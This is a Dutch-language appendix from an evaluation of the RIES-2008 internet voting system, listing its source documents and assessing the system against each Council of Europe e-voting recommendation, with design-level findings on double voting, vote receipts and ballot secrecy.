Het Waterschapshuis (Jacques Hoeijenbos, Roshini Bandhoesingh)		RIES-2008 Portalbeschrijving	RIES-2008 Portal beschrijving v0 6.pdf	Beschrijving van de functionaliteit van de portal applicatie binnen RIES-2008	(57)
	20-05-2008	RIES-2007 Cryptografische formules en definities	RIES_abbrev_20071207_-v605.pdf	Een overzicht van gebruikte afkortingen en cryptografische formules	(39)
Het Waterschapshuis (Piet Maclaine Pont)		RIES-2008 Design Information	RIES_design_info_v092.pdf	Geeft een globaal overzicht van het ontwerp van RIES-	(38)

				2008	
Het Waterschapshuis (Jordy Schreurs)	27-04-2008	Administratieve Organisatie Waterschapsverkiezingen 2008	0. Algemeen.pdf 1. Voorbereiding stemming.pdf 2. Stemming.pdf 3. Stemopneming.pdf 4. Vaststelling uitslag.pdf Titelpagina.pdf		(58)
TNT Post		Vormgeven van postzendingen	Bijlage 8.11.2 - Vormgeven van postzendingen oktober 2006.pdf		(59)
Pieter G. Maclaine Pont, Simon Bouwman	12-10-2003	Evaluation Request for *RIES*, the Internet Election System to be used by the Water Board Rijnland (hoogheemraadschap van Rijnland)	evaluation_request_-20031006.pdf		(60)
MullPon (Pieter G. Maclaine Pont)	4-03-2008	Design Information for Evaluation purposes about RIES, the Internet Election System to be used by Het Waterschapshuis	RIES_design_info_v092_-20080310[1].pdf	Design informatie voor RIES-2008	(50)
Het Waterschapshuis		Change Management	Change Management_v2.doc		(61)
	06-2008	Implementatie RIES-2008 server- en netwerkinfrastructuur	Implementatie RIES infrastructuur.doc		(62)
SURFnet	25-06-2008	RIES-2008 infra	ries-2008-infra-v0-4.png	Een overzicht van de geplande infrastructuur	(63)
	12-06-2008	RIES hardware overzicht	RIES_hardware-overzicht_-20080612.xls	Een overzicht van de gebruikte hardware	(64)

Appendix B Detailanalyse aanbevelingen Raad van Europa

Aanbeveling Raad van Europa	Beoordeling	Opmerking
1. Juridische standaarden		
A. Uitgangspunten (Principes)		
I. Algemeen stemrecht		
1. De gebruikersinterface van een elektronisch stemsysteem moet begrijpelijk en eenvoudig te gebruiken zijn. Toelichting: Hoewel niet één stemsysteem begrijpelijk en bedienbaar zal zijn voor iedere kiezer, moeten de lidstaten ervoor zorgen dat de gebruikersinterface door zo veel mogelijk kiezers gebruikt kan worden.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. In (17) worden een aantal verbeterpunten genoemd die de toegankelijkheid en bedieningsgemak van de interface van het stemsysteem kunnen verbeteren. Dit rapport betreft echter een prototype van een oude versie van het systeem. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie. Zie ook opmerkingen bij aanbeveling 3, 20, 61 en 63.
2. Eventuele registratievereisten voor een elektronisch stemsysteem zullen geen belemmering vormen voor de kiezer die deelneemt aan het elektronische stemsysteem. Toelichting: Kiezers mogen niet worden uitgesloten om een elektronisch stemsysteem te gebruiken door een ingewikkelde registratieprocedure.	Niet van toepassing	Geen commentaar
3. Elektronische stemsystemen zullen voor zover mogelijk zodanig ontworpen worden dat ze het aantal mogelijkheden die zulke systemen voor personen met een beperking kunnen bieden maximaliseren. Toelichting: Elektronische stemsystemen moeten voor zover praktisch toepasbaar en eventueel in combinatie met andere methoden om te stemmen, toegankelijk zijn voor zoveel mogelijk kiezers. Elektronische stemsystemen moeten zo ontworpen zijn, dat de mogelijkheden voor kiezers met een handicap om van dergelijke systemen gebruik te maken gemaximaliseerd worden.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie. Bijvoorbeeld of deze voldoet aan de richtlijnen van de Web Accessibility Initiative (WIA). Zie ook opmerkingen bij aanbeveling 1, 20, 61 en 63.
4. Zolang de kanalen waarlangs elektronisch op afstand gestemd kan worden niet voor iedereen toegankelijk zijn, zullen die kanalen alleen maar een bijkomende en optionele manier om te stemmen zijn.	Voldoet	Geen commentaar.

II. Gelijk stemrecht

5. Bij elke verkiezing of referendum moet er voor gezorgd worden dat een kiezer niet meer dan één stembiljet in de elektronische stembus kan deponeren. Een kiezer zal alleen toegang tot de stemming krijgen als men vastgesteld heeft dat zijn stembiljet nog niet in de stembus gedeponeerd werd. Toelichting: Het gehele verkiezingsproces dient te voorkomen dat meerdere stemmen kunnen worden uitgebracht door één persoon.	Conceptueel	Bij het gebruik van het RIES-2008 systeem is het mogelijk voor een kiezer om meerdere malen toegang tot de stemming te krijgen en meerdere malen elektronisch zijn stem uit te kunnen brengen. In de RIES documentatie (37) wordt dat dan ook niet uitgesloten (bijvoorbeeld pag. 136 en 141). Er is dan ook een situatie denkbaar waarin dit mogelijk is, namelijk in het geval waarbij de stem maar in één van de stemservers wordt opgeslagen. De kiezer zal dan geen bevestiging ontvangen en lijkt het voor de kiezer dat zijn stem niet is uitgebracht. De kiezer kan vervolgens opnieuw toegang tot de stembus krijgen en opnieuw zijn stem uitbrengen. Wanneer de verkiezing is afgesloten en de stemmen worden geteld wordt de eerste stem, waarvan geen bevestiging is ontvangen, wel meegeteld (38). Alleen wanneer hetzelfde wordt gestemd blijft de stem geldig. Wanneer de stem afwijkt van de eerste keuze wordt de stem ongeldig gemaakt. De hier gestelde aanbeveling met inachtneming van de opmerkingen in "Explanatory memorandum" (3) heeft als uitwerking dat er per persoon niet meer dan één stem, maar ook niet minder dan één stem uitgebracht kan worden. Met het RIES-2008 systeem kan een kiezer zijn stem ongeldig maken zonder dat deze daar weet van heeft en er wordt derhalve niet voldaan aan deze aanbeveling.
6. Een elektronisch stemsysteem moet verhinderen dat een kiezer zijn stem via meer dan een stemkanaal kan uitbrengen. Toelichting: Het gehele verkiezingsproces dient te voorkomen dat één persoon via verschillende methoden van stemmen, meerdere stemmen kan uitbrengen.	Conceptueel	Bij de voorgestelde methode zijn er twee stemkanalen voor een kiezer om zijn stem uit te kunnen brengen. Dit kan via internet en via de post of fysieke stembus. Echter wanneer een van beide kanalen wordt gebruikt wordt de andere niet geblokkeerd. Er kunnen twee geldige stemmen worden uitgebracht. Bij het afsluiten van de verkiezingen worden beide stemmen gecombineerd tot een geldige stem (wanneer deze gelijk zijn) of een ongeldige stem (wanneer ze ongelijk zijn). De hier gestelde aanbeveling met inachtneming van de opmerkingen in "Explanatory memorandum" (3) heeft als uitwerking dat er per persoon niet meer dan één stem, maar ook niet minder dan één stem uitgebracht kan worden. Met het RIES-2008 systeem kan een stemmer zijn stem ongeldig maken zonder dat deze daar weet van heeft en er wordt derhalve niet voldaan aan deze aanbeveling.

7. Elke stem die in een elektronische stembus gedeponeerd wordt moet geteld worden, en elke stem die bij de verkiezing of het referendum uitgebracht werd mag slechts eenmaal geteld worden. Toelichting: Het is belangrijk dat alle uitgebrachte stemmen, ongeacht de wijze van stemmen, eenmalig worden geteld.	Voldoet	Geen opmerkingen.
8. Wanneer er zowel elektronisch als niet-elektronisch gestemd kan worden in dezelfde verkiezing of hetzelfde referendum, dan moet er een veilige en betrouwbare manier bestaan om alle stemmen op te tellen en om het correcte resultaat te berekenen.	Voldoet	Geen opmerkingen.
III. Vrije uitoefening van het stemrecht 9. Het elektronische stemsysteem moet zo georganiseerd worden dat de vrije meningsvorming en -uiting van de kiezer, en, indien vereist, de persoonlijke uitoefening van het stemrecht gevrijwaard blijven. Toelichting: Het is een persoonlijk recht om te stemmen en om hierbij in vrijheid de keuze te bepalen. Stemmen per volmacht wordt echter toegestaan.	Voldoet	Geen opmerkingen.
10. De manier waarop de kiezer door het elektronische stemproces geleid wordt moet zodanig zijn dat hij niet gehaast of zonder nadenken zijn stem uitbrengt. Toelichting: De kiezer dient genoeg tijd te krijgen om zijn/haar keuze te bepalen en de stem uit te brengen.	Voldoet Afhankelijk van implementatie	Geen opmerkingen.
11. De kiezer moet in elke fase van het elektronische stemproces de mogelijkheid hebben om zijn stem te wijzigen of om de stemprocedure af te breken, zonder dat al gemaakte keuzes opgeslagen of aan andere personen beschikbaar gemaakt worden. Toelichting: Alleen de kiezer mag toegang hebben tot de stem, zowel op het stemsysteem als tijdens de opslag naar de elektronische stembus (stemgeheugen). Het elektronische stemsysteem mag geen informatie opslaan over de (uitgebrachte) stem of hoe deze stem (keuze) tot stand is gekomen.	Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of structureel wordt getest voor de huidige versie. Uit een van de testen uit het aanvullend onderzoek is gebleken dat hieraan niet is voldaan in de testomgeving (bevinding 4.6).

12. Het elektronische stemsysteem mag niet toelaten dat er welke manipulerende invloed ook uitgeoefend wordt op de kiezer gedurende de stemming. Toelichting: Het elektronische stemsysteem moet zo zijn ontworpen en worden gebruikt, dat is gegarandeerd dat alle vormen van beïnvloeding van de kiezer onmogelijk zijn. Bijvoorbeeld geluiden geassocieerd met een bepaalde kandidaat, uitlaten springen van een kandidaat op het kiezerspaneel of extra mededelingen (pop-up vensters) moeten worden voorkomen.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of structureel wordt getest voor de huidige versie.
13. Het elektronische stemsysteem moet de kiezer toelaten om deel te nemen aan een verkiezing of referendum zonder dat de kiezer daarbij een voorkeur moet uitdrukken voor een van de voorziene stemopties, bijvoorbeeld door het uitbrengen van een blanco stem. Toelichting: Iedere lidstaat is vrij om te bepalen of elektronische stemsystemen ook geschikt moet zijn om een blanco stem uit te brengen.	implementatie Afhankelijk	Waneer er een blanco stem wordt geselecteerd dan lijkt het voor een stemmer in eerste instantie dat deze een fout heeft gemaakt en alsnog een politieke groepering moet kiezen [(37), blz66, figuur 37]. Zie ook de opmerking bij aanbeveling 98.
14. Het elektronische stemsysteem moet aan de kiezer duidelijk aangeven wanneer zijn stem succesvol uitgebracht werd en wanneer de hele stemprocedure voltooid is. Toelichting: Het stemmen is pas compleet afgerond wanneer de elektronische stem is opgeslagen in de elektronische stembus (stemgeheugen). De kiezer moet weten dat de stem is opgeslagen en zal worden geteld en dat hij/zij klaar is met de procedure.	Voldoet conceptueel	Geen opmerkingen.
15. Het elektronische stemsysteem moet verhinderen dat een stem nog veranderd wordt als ze eenmaal is uitgebracht. Toelichting: Het elektronische stemsysteem moet voorkomen dat een uitgebrachte en opgeslagen stem in de elektronische stembus (stemgeheugen) kan worden gewijzigd.	Voldoet conceptueel	Het is mogelijk een stem ongeldig te maken dit gebeurt echter niet door het systeem zelf. Zie ook opmerkingen bij aanbeveling 5 en 6.

IV. Geheim van de stemming

16. Het elektronische stemsysteem moet zodanig georganiseerd worden dat op elk ogenblik van de stemprocedure, en in het bijzonder bij de authentisering van de kiezer, alle omstandigheden die het stemgeheim in gevaar brengen uitgesloten zijn. Toelichting: Geheimhouding van de stem moet worden bewerkstelligd in het gehele verkiezingsproces vanaf de voorbereidingen (bijvoorbeeld bij het versturen van, elektronische, stembescheiden), het stemmen, het tellen, het verzenden/transporteren naar het hoofdstembureau, de uitslagberekening en bij een eventuele hertelling.	Voldoet conceptueel Onbepaald Afhankelijk van implementatie Best effort	Helemaal uitsluiten is theoretisch onmogelijk. Er zijn diverse beveiligingsmaatregelen (technisch en procedureel) genomen die deze dreiging moeten uitsluiten. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of structureel wordt getest voor de huidige versie. Bijvoorbeeld door een uitgebreide risicoanalyse.
17. Door het elektronische stemsysteem moet gegarandeerd worden dat de stemmen in de elektronische stembus en al getelde stemmen anoniem zijn en blijven, en dat er geen verband gelegd kan worden tussen de kiezer en de uitgebrachte stem. Toelichting: Het mag nooit mogelijk zijn om de inhoud van de stem te reconstrueren en te herleiden naar een bepaalde kiezer. Bij het elektronisch stemmen moet extra aandacht worden besteed aan een scheiding tussen identificatie van de kiezer en het uitbrengen van de stem. Hoe de stem (keuze) tot stand is gekomen moet bovendien geheim blijven.	Conceptueel	De gebruikte crypografische methode blijft niet altijd onkraakbaar. Omdat de uitslag wordt gepubliceerd is er een moment (in de toekomst) waarbij de uitgebrachte stem is te herleiden naar een bepaalde kiezer (zie ook bevinding 5.1). De privacy van de kiezer wordt in dit geval niet voor altijd gewaarborgd zoals in deze aanbeveling wordt geëist. Zie ook aanbeveling 78.
18. Het elektronische stemsysteem moet zo ontworpen zijn dat er aan de hand van het verwachte aantal stemmen in een elektronische stembus geen verband gelegd kan worden tussen het resultaat en individuele kiezers.	Voldoet Conceptueel	Geen opmerkingen.
19. Er moet voor gezorgd worden dat de informatie die nodig is tijdens de elektronische verwerking niet gebruikt kan worden om het stemgeheim te schenden. Toelichting: Mogelijke maatregelen zouden kunnen bestaan uit een willekeurige vastlegging van de uitgebrachte stem in de elektronische stembus waarbij de volgorde waarin zij binnenkomen niet kan worden gereconstrueerd uit de wijze waarop zij worden opgeslagen.	Voldoet Conceptueel Onbepaald Implementatie	Volgens de opmerking van het Waterschapshuis bij aanbeveling 54 wordt de volgorde van binnenkomst niet vastgelegd. Of wordt voldaan aan deze aanbeveling hangt sterk af van de implementatie. Bijvoorbeeld of er logs op het systeem of een van de systemen eromheen bestaan waar connecties of IP adressen zijn te detecteren of worden opgeslagen. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is voor de huidige versie.

B. Procedurele voorzorgsmaatregelen		
I. Transparantie		
20. Lidstaten moeten er voor zorgen dat de kiezers het gebruikte elektronische stemsysteem begrijpen en er vertrouwen in hebben. Toelichting: Vertrouwen in het verkiezingsproces is essentieel en een volledig begrip van het elektronische stemsysteem is hierbij de basis. Introductie van het elektronische stemsysteem kan noodzakelijk zijn terwijl het verschaffen van zo veel mogelijk informatie kan bijdragen aan het verkrijgen van het vertrouwen van de kiezers en kandidaten.	Onbepaald Niet technisch	Er wordt verwezen naar een usability onderzoek en naar ervaringen van gebruikers m.b.t. de begrijpelijkheid en vertrouwen in het systeem bij vorige gebruik. Het ontbreekt aan documenten waaruit dit blijkt voor de huidige versie. Zie ook opmerkingen bij aanbeveling 1, 3 en 63.
21. Informatie over de werking van het elektronische stemsysteem wordt publiek beschikbaar gemaakt.	Voldoet Niet technisch	Geen opmerkingen.
22. De kiezers krijgen de mogelijkheid om elke nieuwe vorm van elektronische stemmen uit te proberen vóór en los van de eigenlijke stemming. Toelichting: Om vertrouwen in en begrip van het elektronische stemsysteem te creëren, kunnen mogelijkheden worden geboden om stemmachines uit te proberen voorafgaande, en los van, de eigenlijke stemming. Speciale aandacht dient uit te gaan naar kiezers die onvoldoende vertrouwd zijn met elektronische systemen, zoals ouderen.	Onbepaald Niet technisch	Het ontbreekt aan documenten waaruit blijkt dat dit voorafgaande en los van de eigenlijke stemming voor iedereen uit te proberen is.
23. Iedere waarnemer zal binnen de wettelijke grenzen in de mogelijkheid zijn om aanwezig te zijn bij en commentaar te leveren op de elektronische verkiezingen, inbegrepen het bepalen van het resultaat. Toelichting: Waarnemers moeten in staat worden gesteld om vast te stellen dat het elektronische stemsysteem is ontworpen en functioneert op een wijze die voldoet aan de democratische principes. Lidstaten dienen daarom een juridische basis te bieden voor de status van waarnemers en de toegang tot systeemdocumentatie en audit informatie. Waarnemers moet de mogelijkheid geboden worden om relevante programmatuur te bekijken, fysieke en elektronische beveiligingsmaatregelen te inspecteren, gecertificeerde apparatuur te testen en toegang te krijgen tot centrale voorzieningen zoals computersystemen (servers).	Voldoet Niet technisch	Geen opmerkingen.

II. Verifieerbaarheid en auditeerbaarheid		
24. De onderdelen van het elektronische stemsysteem zullen minstens aan de verantwoordelijke verkiezingsautoriteiten bekendgemaakt worden zoals vereist voor verificatie- en certificatie doeleinden. Toelichting: Het is essentieel dat wordt vastgesteld of het elektronische stemsysteem correct functioneert en dat de beveiliging is gewaarborgd. Dit kan onder meer plaatsvinden door een onafhankelijke evaluatie of certificatie van het stemsysteem, inzage in kritische systeem elementen en documentatie, inspectie van programmatuur en penetratietesten.	Voldoet Niet technisch	Geen opmerkingen.
25. Voor de invoering van een elektronisch stemsysteem, en opgepaste tijdstippen daarna, en in het bijzonder na elke wijziging van het systeem zal een onafhankelijke instantie, aangewezen door de verkiezingsautoriteiten, nagaan dat het elektronische stemsysteem correct werkt en dat alle noodzakelijke veiligheidsmaatregelengetroffen werden.	Voldoet Niet technisch	Geen opmerkingen.
26. De mogelijkheid om de stemmen te hertellen moet bestaan. Andere eigenschappen van het elektronische stemsysteem die de correctheid van het resultaat kunnen beïnvloeden moeten verifieerbaar zijn. Toelichting: Een hertelling moet eerder vastgestelde uitslagen kunnen verifiëren. Bovendien moet kunnen worden bevestigd dat het elektronische stemsysteem juist functioneert en dat alle stemmen zijn geteld. Bijelektronisch stemmen zijn diverse opties mogelijk die verschillen in complexiteit en verantwoordingsniveau. Zo kan een stemmachine de telling nogmaals uitvoeren of het stemgeheugen kan worden geplaatst in een andere stemmachine die de hertelling uitvoert. Daarnaast kan een hertelling worden uitgevoerd door een geheelander systeem, bijvoorbeeld door onafhankelijke en gecontroleerde uitslag berekeningsprogrammatuur. Een andere methode is om naast de elektronische stembus (stemgeheugen) een papieren vastlegging(paper trail) van de uitgebrachte stemmen te hanteren en deze te gebruiken voor een hertelling.	Voldoet Conceptueel	Geen opmerkingen.

27. Door het elektronisch stemsysteem mag een gedeeltelijke of volledige herhaling van de verkiezing of referendum niet verhinderd worden. Toelichting: Als een herstemming nodig is, kan het noodzakelijk zijn dat (delen van) het originele elektronische stemsysteem hierbij nodig is,bijvoorbeeld bij het opnieuw bepalen van de kiesgerechtigheid en het gebruik van stemmachines.	Voldoet Conceptueel	Geen opmerkingen.
III. Betrouwbaarheid en beveiliging		
28. De overheden van de lidstaat zorgen voor de betrouwbaarheid en de veiligheid van het elektronisch stemsysteem. Toelichting: Elektronische stemsystemen dienen net zo betrouwbaar en beveiligd te zijn als traditionele stemmethodes, wat door de lidstaat moet kunnen worden gewaarborgd.	Voldoet Niet technisch	Geen opmerkingen.
29. Gedurende het hele stemproces moeten alle mogelijke maatregelen genomen worden om de mogelijkheid van fraude of ongeoorloofde beïnvloeding van het systeem te vermijden. Toelichting: In het gehele elektronische verkiezingsproces moet actief worden gereageerd als afbreuk van de integriteit van het stemmen of de stemsystemen wordt vermoed. Het is niet de intentie van deze aanbeveling om te suggereren dat alle denkbare maatregelengenomen moeten worden, maar wel om deze te baseren op een afgewogen besluitvorming.	Voldoet Niet technisch	Geen opmerkingen.
30. Het elektronisch stemsysteem moet mechanismen bevatten die de beschikbaarheid van zijn diensten gedurende het elektronisch stemproces waarborgen. Het systeem moet vooral bestendig zijn tegen storingen, uitvallen en denial-of-service aanvallen. Toelichting: Een elektronisch stemsysteem moet robuust zijn en beschermd zijn tegen technische storingen, hoewel het falen van componenten nooit geheel kan worden uitgesloten.	Voldoet Niet technisch	Geen opmerkingen.
31. Voor iedere elektronische verkiezing of referendum moet de bevoegde verkiezingsautoriteit er zich van vergewissen dat het elektronisch stemsysteem authentiek is en correct werkt. Toelichting: De juiste werking van het elektronisch stemsysteem moet worden geverifieerd. Bovendien moet kunnen worden gegarandeerd dat het geverifieerde stemsysteem ook daadwerkelijk gebruikt wordt bij de stemming.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.

32. Alleen personen aangeduid door de verkiezingsautoriteit mogen toegang hebben tot de centrale infrastructuur, de servers en de verkiezingsdata. Voor hun benoeming moeten eenduidige regels bestaan. Kritieke technische activiteiten moeten uitgevoerd worden door teams die uit minstens twee personen bestaan. De samenstelling van deze teams wordt geregeld veranderd. Voor zover mogelijk zullen deze activiteiten buiten de verkiezingsperioden uitgevoerd worden.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
33. Zolang een elektronische stembus open is moet elke geauthoriseerde tussenkomst met impact op het systeem uitgevoerd worden door teams van minstens twee personen, gedocumenteerd worden door een rapport, en onder toezicht staan van vertegenwoordigers van de verantwoordelijke verkiezingsautoriteiten alle andere verkiezingswaarnemers.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
34. Het elektronisch stemsysteem moet de beschikbaarheid en de integriteit van de stemmen waarborgen. Het systeem moet ook de vertrouwelijkheid van de stemmen waarborgen, en er voor zorgen dat de stemmen verzegeld blijven tot aan het telproces. Als de stemmen buiten gecontroleerde omgevingen opgeslagen of verstuurd worden, dan moeten de stemmen vercijferd zijn. Toelichting: Vanaf het moment dat een stem wordt uitgebracht mag niemand instaat zijn om de stem te lezen, aan te passen of te relateren aan de desbetreffende kiezer. Dit kan worden bereikt door de(elektronische) stembus (fysiek en elektronisch) te verzegelen endoor aanvullende fysieke en organisatorische maatregelen. Daarnaast kan het nodig zijn dat een logische controle (authenticatie en autorisatie) voor toegang tot de elektronische stembus(stemgeheugen) wordt uitgevoerd. Encryptie en een elektronische verzegeling van de stem zijn minimaal noodzakelijk wanneer de stem wordt verzonden buiten gecontroleerde omgevingen.	Voldoet Conceptueel Afhankelijk van implementatie	Geen opmerkingen.
35. De stemmen en de kiezergegevens moeten verzegeld blijven zolang de gegevens opgeslagen zijn op een manier dat ze met elkaar in verband gebracht kunnen worden. Authentiseringsinformatie moet gescheiden worden van de keuze vande kiezer in een vooraf vastgelegde fase van de elektronische verkiezing of het elektronisch referendum.	Voldoet Conceptueel Afhankelijk van implementatie	Geen opmerkingen.

2. Appendix II - Operationele standaarden		
I. Oproep voor de stemming		
36. Nationale wetsbepalingen die van toepassing zijn op een elektronische verkiezing of referendum moeten voorzien in een eenduidig draaiboek voor alle fasen van de verkiezing of het referendum, inbegrepen de fasen voor en na de verkiezing of het referendum. Toelichting: Een elektronische stemming kan mogelijk afwijken van traditionele verkiezingsmethoden of andere tijdsschema's worden gevolgd. Kiezers moeten in dat geval hierover worden geïnformeerd.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
37. De periode waarin een elektronische stem uitgebracht kan worden mag niet beginnen voor de bekendmaking van de verkiezing of het referendum. In het bijzonder bij elektronisch stemmen op afstand moet de periode ruim voor het begin van de stemming gedefinieerd en bekendgemaakt worden aan het publiek. Toelichting: De tijden dat kan worden gestemd moeten duidelijk worden gecommuniceerd.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
38. Kiezers moeten ruim voor het begin van de stemming in duidelijke en eenvoudige taal ingelicht worden over de manier waarop de elektronisch stemming georganiseerd zal worden en over alle stappen die een kiezer dient te ondernemen om aan de stemming deel te nemen.	Onbepaald Afhankelijk van implementatie Niet technisch	Er zijn voldoende procedures om de kiezers op de hoogte te brengen over de procedures. Het ontbreekt echter aan documenten waaruit blijkt dat dit getest of geëvalueerd of deze afdoende en/of duidelijk genoeg zijn.
II. Kiezers		
39. Er is een kiezerslijst die regelmatig geactualiseerd wordt. De kiezer zal minstens de informatie die over hem op de kiezerslijst wordt bijgehouden kunnen nagaan en zal correcties kunnen vragen.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
40. De mogelijkheid om een elektronisch register aan te leggenen om een mechanisme in te voeren voor een online-aanvraag tot kiezersregistratie en, indien van toepassing, een aanvraag tot gebruik van elektronisch stemmen zal overwogen worden. Als deelneming aan elektronisch stemmen een aparte aanvraag door de kiezer en/of bijkomende stappen vereist, dan zal een elektronisch een, waar mogelijk, een interactieve procedure overwogen worden.	Niet van toepassing Niet technisch	Geen opmerkingen.
41. In gevallen waarin de periodes voor kiezersregistratie en de stemperiode overlappen zal er voor gepaste kiezerauthentisering gezorgd worden.	Niet van toepassing Niet technisch	Geen opmerkingen.

III. Kandidaten		
42. De invoering van de mogelijkheid om online-kandidaten te nomineren kan overwogen worden.	Niet van toepassing Niet technisch	Geen opmerkingen.
43. Een lijst van kandidaten die elektronisch opgesteld en beschikbaar gemaakt wordt zal ook op andere manieren openbaar beschikbaar zijn.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
IV. Stemming		
44. Als elektronisch stemmen op afstand mogelijk is tijdens de opening van de kieslokalen, dan is het bijzonder belangrijk dat het systeem zodanig ontworpen is dat een kiezer niet meer dan een stem kan uitbrengen.	Conceptueel	Bij de voorgestelde methode zijn er twee stemkanalen voor een kiezer om zijn stem uit te kunnen brengen namelijk via internet en via de post of fysieke stembus. Echter wanneer een van beide kanalen wordt gebruikt wordt de andere niet geblokkeerd. Er kunnen twee geldige stemmen worden uitgebracht. Bij het afsluiten van de verkiezingen worden beide stemmen gecombineerd tot een geldige stem (wanneer deze gelijk zijn) of een ongeldige stem (wanneer ze ongelijk zijn). Zie ook de opmerking bij aanbeveling 6.
45. Het elektronisch stemmen op afstand mag voor het openen van de kieslokalen beginnen en/of eindigen. Elektronisch stemmen op afstand zal niet blijven doorlopen nadat de periode voor het stemmen in de kieslokalen is afgelopen.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.
46. Voor iedere mogelijkheid tot elektronisch stemmen moet ervoor de kiezer ondersteuning en richtlijnen voorzien worden, en deze moeten ter beschikking gesteld worden van de kiezer. In het geval van elektronisch stemmen op afstand zullen ondersteuning en richtlijnen ook beschikbaar zijn via een ander, algemeen beschikbaar communicatiekanaal. Toelichting: Ondersteuning en begeleiding bij het stemproces dienen ten minste beschikbaar te zijn vanaf het te gebruiken elektronischestem systeem. Daarnaast wordt geadviseerd om ten minste één andere methode van ondersteuning te bieden.	Voldoet Conceptueel Niet technisch	Geen opmerkingen.

47. Alle stemopties moeten op gelijkwaardige wijze weergegeven worden op het toestel dat gebruikt wordt om een elektronische stem uit te brengen. Toelichting: Alle kandidaten waarop kan worden gestemd moeten op gelijke wijze worden gepresenteerd en beschikbaar zijn via alle methoden van stemmen. Hoewel het weergeven van kandidaten een pure technische aangelegenheid lijkt, mag dit niet worden over gelatenaan alleen technische ontwerpers of leveranciers. Indien kandidaten worden weergegeven via elektronische middelen (bijvoorbeeld via een touchscreen) dan dienen maatregelen te worden genomen die voorkomen dat kandidaten niet of niet altijd worden getoond.	Onbepaald Afhankelijk van implementatie Best effort	Het is theoretisch onmogelijk om voor alle soorten schermafmeting dit te bewerkstelligen. Bij beperkte afmetingen van het scherm is het onmogelijk alle kandidaten op een gelijke manier te presenteren. Echter voor een aantal schermafmetingen kan dit vooraf getest worden. In het "Explanatory memorandum" behorende bij (3) worden een aantal schermen expliciet genoemd. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of wordt voor de huidige versie van het systeem.
48. Het elektronische stembiljet dat gebruikt wordt om een elektronische stem uit te brengen bevat, naast de informatie die strikt noodzakelijk is om een stem uit te brengen, geen informatie over de stemopties. Men moet vermijden dat het elektronische stemsysteem bijkomende boodschappen weergeeft die mogelijk de keuze van de kiezer zouden kunnen beïnvloeden. Toelichting: Tijdens het stemmen dient de directe omgeving van de kiezer verschoond te blijven van objecten en informatie die zijn/haar keuzekan beïnvloeden.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of wordt voor de huidige versie van het systeem.
49. Als men beslist om informatie over stemkeuzes beschikbaar te maken op de plaats waar elektronisch gestemd wordt, dan moet deze informatie op gelijke wijze gepresenteerd worden.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of wordt voor de huidige versie van het systeem.
50. Voordat kiezers hun stem uitbrengen met behulp van een systeem voor elektronisch stemmen op afstand, zullen zij er uitdrukkelijk op gewezen worden dat het bij de elektronische verkiezing of het elektronisch referendum waarin zij hun keuze indienen om een echte verkiezing of referendum gaat. Bij proeven zullen deelnemers er nadrukkelijk op gewezen worden dat ze niet deelnemen aan een echte verkiezing of referendum. Als de proevendoorlopen gedurende de verkiezingen zullen de deelnemers tezelfdertijd ook uitgenodigd worden om hun stem uit te brengen via de daarvoor beschikbare stemkanalen.	Onbepaald Afhankelijk van implementatie	Dit hangt sterk af van de uiteindelijke implementatie. Het ontbreekt aan documenten waaruit blijkt dat dit getest of geëvalueerd is of wordt voor de huidige versie van het systeem.

51. Een systeem voor elektronisch stemmen op afstand mag niet toelaten dat een kiezer in het bezit kan kunnen komen van een bewijs van de inhoud van de uitgebrachte stem.	Afhankelijk van implementatie Best effort	In het stemsysteem is voorzien dat de kiezer een bewijs van stemming kan ontvangen. Het is de bedoeling dat dit elektronische ontvangstbewijs worden opgeslagen of afgedrukt. In dit bewijs is de elektronische stem opgenomen waarmee kan worden afgeleid waarop is gestemd. Derhalve kan een kiezer in het bezit komen van een bewijs van de inhoud van de uitgebrachte stem en is dus in strijd met deze aanbeveling. Verder worden er onvoldoende maatregelen genomen om te voorkomen dat een kiezer een afdruk maakt van het stemscherm (bijvoorbeeld doormiddel van waarschuwingen).
52. Zodra de kiezer zijn stem heeft uitgebracht zal, in een gecontroleerde omgeving, diens stemkeuze niet langer weergegeven worden door het visuele, auditieve of tastbare communicatiemiddel dat de kiezer gebruikt heeft om zijn stem uit te brengen. Wanneer inhet stemlokaal een papieren bewijs van de elektronisch uitgebrachte stem aan de kiezer wordt verstrekt, dan mag de kiezer niet demogelijkheid hebben om dit tonen aan een ander persoon, en mag dit bewijs het stemlokaal ook niet verlaten. Toelichting: Het elektronische stemsysteem dient een voorziening te bevatten die voorkomt dat alle informatie waaruit kan worden afgeleid welke stem is uitgebracht, wordt verwijderd.	Afhankelijk van implementatie Best effort	Zie opmerking bij aanbeveling 51.
V. Stemopneming		
53. Het elektronische stemsysteem moet vermijden dat het aantal stemmen dat uitgebracht is voor iedere stemkeuze vrijgegeven wordt voor het sluiten van de elektronische stembus. Deze informatie zal niet bekendgemaakt worden aan het publiek voordat de stemperiode ten einde is.	Voldoet Conceptueel Afhankelijk van implementatie	Geen opmerkingen.
